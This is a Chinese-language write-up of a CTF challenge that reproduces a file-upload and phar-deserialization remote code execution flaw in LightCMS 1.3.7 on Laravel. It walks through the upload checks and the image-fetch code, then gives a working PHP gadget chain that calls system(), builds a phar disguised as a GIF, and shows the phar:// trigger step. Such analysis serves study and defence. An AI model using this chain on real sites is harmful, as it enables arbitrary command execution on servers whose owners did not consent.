LightCMS 文件上传&&phar反序列化rce漏洞复现


写在前面

在这次红帽中有一道这样的题，审的时候看到有文件上传，但是存在白名单限制，laravel6是有反序列化漏洞的，想到要用文件上传打phar的，但是没有找到可以触发phar的利用点，可惜了。

环境准备

```
phpstorm +php7.3+xdebug+lightcms 1.3.7
```

按照官网的教程来安装就好了。



漏洞分析

拿到源码，看一圈，基本都是一些数据库的操作，而且还没有可以控制的参数。

有一个文件上传的地方。

```php
class NEditorController extends Controller
{
    /**
     * 基础功能-图片上传
     *
     * @param Request $request
     * @param string $type
     * @return array
     */
```

其中的 `uploadImage` 方法可以上传图片

```php
protected function uploadImage(Request $request)
{
    if (config( key: 'light.image_upload.driver') !== 'local') {...}

    if (!$request->hasFile( key: 'file')) {...}
    $file = $request->file( key: 'file');
    if (!$this->isValidImage($file)) {
        return [
            'code' => 3,
            'msg' => '文件不合要求'
        ];
    }

    $result = $file->store(date( format: 'Ym'), config( key: 'light.neditor.disk'));
    if (!$result) {...}

    return [
        'code' => 200,
        'state' => 'SUCCESS', // 兼容ueditor
        'msg' => '',
        'url' => Storage::disk(config( key: 'light.neditor.disk'))->url($result),
    ];
```

看一下 `isValidImage` 方法


```php
    protected function isValidImage(UploadedFile $file)
    {
        $c = config( key: 'light.neditor.upload');
        $config = [
            'maxSize' => $c['imageMaxSize'],
            'AllowFiles' => $c['imageAllowFiles'],
        ];

        return $this->isValidUploadedFile($file, $config);
    }
```

在 `/config/light.php` 里找配置

```php
// NEditor相关
'neditor' => [
    'disk' => 'admin_img',
    'upload' => [
        'imageMaxSize' => 8 * 1024 * 1024, /* 上传大小限制，单位B */
        'imageAllowFiles' => ['.png', '.jpg', '.jpeg', '.gif', '.bmp', ".webp"], /* 上传图片格式显示 */
        "videoMaxSize" => 100 * 1024 * 1024, /* 上传大小限制，单位B */
        "videoAllowFiles" => [
            ".flv", ".swf", ".mkv", ".avi", ".rm", ".rmvb", ".mpeg", ".mpg",
            ".ogg", ".ogv", ".mov", ".wmv", ".mp4", ".webm", ".mp3", ".wav", ".mid"
        ], /* 上传视频格式显示 */
        "fileMaxSize" => 50 * 1024 * 1024, /* 上传大小限制，单位B */
        "fileAllowFiles" => [
            ".png", ".jpg", ".jpeg", ".gif", ".bmp", ".webp",
            ".flv", ".swf", ".mkv", ".avi", ".rm", ".rmvb", ".mpeg", ".mpg",
            ".ogg", ".ogv", ".mov", ".wmv", ".mp4", ".webm", ".mp3", ".wav", ".mid",
            ".rar", ".zip", ".tar", ".gz", ".7z", ".bz2", ".cab", ".iso",
            ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".pdf", ".txt", ".md", ".xml"
        ], /* 上传文件格式显示 */
    ]
],
```

不难发现允许上传的文件类型还是比较苛刻的。



上传的图片地址如上。

同样有 `uploadVedio` 和 `uploadFile` 方法，操作相差不大。

这个控制器下面还有一个 `catchImage` 的方法

这个方法在 1.3.5之前的版本是存在漏洞的，

https://tyskill.github.io/Articles/CVE-2021-27112/

可以参照这篇文章看一看。

作者修复的地方就是添加了 `fetchImageFile` 方法。

跟进看一下

先检查是否是合法的url，

如果curl 出错，会返回false，（windows 因为 没有 `file:///etc/passwd`，所以返回了fasle）也就是直接return掉了，当然我们是希望不被return的，修改一下值好了。

```
            if (!$data) {
                return false;
            }

            if (isWebp($data)) {  $data: true
                $image = Image::make(imagecreatefromwebp($url));
                $extension = 'webp';
            } else {
                $image = Image::make($data);
            }
        } catch (NotReadableException $e) {
            return false;
        }
```

`isWebp`是一个自定义函数

```
function isWebp($data)  $data: true
{
    if (strncmp(substr($data,  start: 8,  length: 7),  str2: "WEBPVP8",  len: 7) === 0) {
        return true;
    }

    return false;
}
```

检查图片是否是 `webP` 格式不是就进入`else`分支，执行 `Image::make($data)` 方法

不断步进，先不要步过，一步一步看，小心遗漏重要的点。直到这里

```
     */
    public function init($data)  $data: true
    {
        return $this->decoder->init($data);  $data: true
    }
```

```php
public function init($data)  $data: true
{
    $this->data = $data;  $data: true

    switch (true) {

        case $this->isGdResource():
            return $this->initFromGdResource($this->data);

        case $this->isImagick():
            return $this->initFromImagick($this->data);

        case $this->isInterventionImage():
            return $this->initFromInterventionImage($this->data);

        case $this->isSplFileInfo():
            return $this->initFromPath($this->data->getRealPath());

        case $this->isBinary():
            return $this->initFromBinary($this->data);

        case $this->isUrl():
            return $this->initFromUrl($this->data);
```


我们刚刚修改的 `data` 值为 `true`，是为了防止刚刚被 `return` 掉。但其实如果我们 去 `curl` 一个正常的网页， `$data` 是有数据的，会在这里的 `case` 分支进行处理，注意这里，有个 `isUrl` 方法，判断我们的 `curl` 后的数据是否是个 `url`？是否可以 `phar` 呢?

`phar` 协议可以通过检测

再看 `initFromUrl` 方法。

```php
public function isUrl()
{
    return (bool) filter_var($this->data, filter: FILTER_VALIDATE_URL);
}
```

```php
case $this->isUrl():
    return $this->initFromUrl($this->data);
```



这里用`file_get_contents`处理我们的`curl`后的`data`，可以触发`phar`协议。

exp如下


```php
<?php
namespace Illuminate\Broadcasting
{
    use  Illuminate\Events\Dispatcher;
    class PendingBroadcast
    {
        protected $events;
        protected $event;
        public function __construct($cmd)
        {
            $this->events = new Dispatcher($cmd);
            $this->event=$cmd;
        }
    }

}


namespace Illuminate\Events
{
    class Dispatcher
    {
       protected $listeners;
       public function __construct($event){
```

```
            $this->listeners=[$event=>['system']];
        }
    }
}
namespace{
    $phar = new Phar('phar.phar');
    $phar -> startBuffering();
    $phar -> setStub('GIF89a'.'<?php __HALT_COMPILER();?>');
    $o = new Illuminate\Broadcasting\PendingBroadcast($argv[1]);
    echo base64_encode(serialize($o));
    $phar -> setMetadata($o);
    $phar -> addFromString('test.txt','test');
$phar -> stopBuffering();
}
```


将文件后缀改成 .gif



ok，现在在vps 上写入

```
phar://./upload/image/202105/IWacvAi8HW9bb6PMdmyURxQSy12tVgp2sevOUXV5.gif
```

打



写在后面

这个漏洞的利用点着实够刁钻的，一个url后再加一个url。Y1ng师傅牛逼。最后真的希望各位ctf选手洁身自好，py可真没意思，尊重出题人，尊重比赛，尊重那些有梦想的师傅。

参考

https://www.gem-love.com/websecurity/2763.html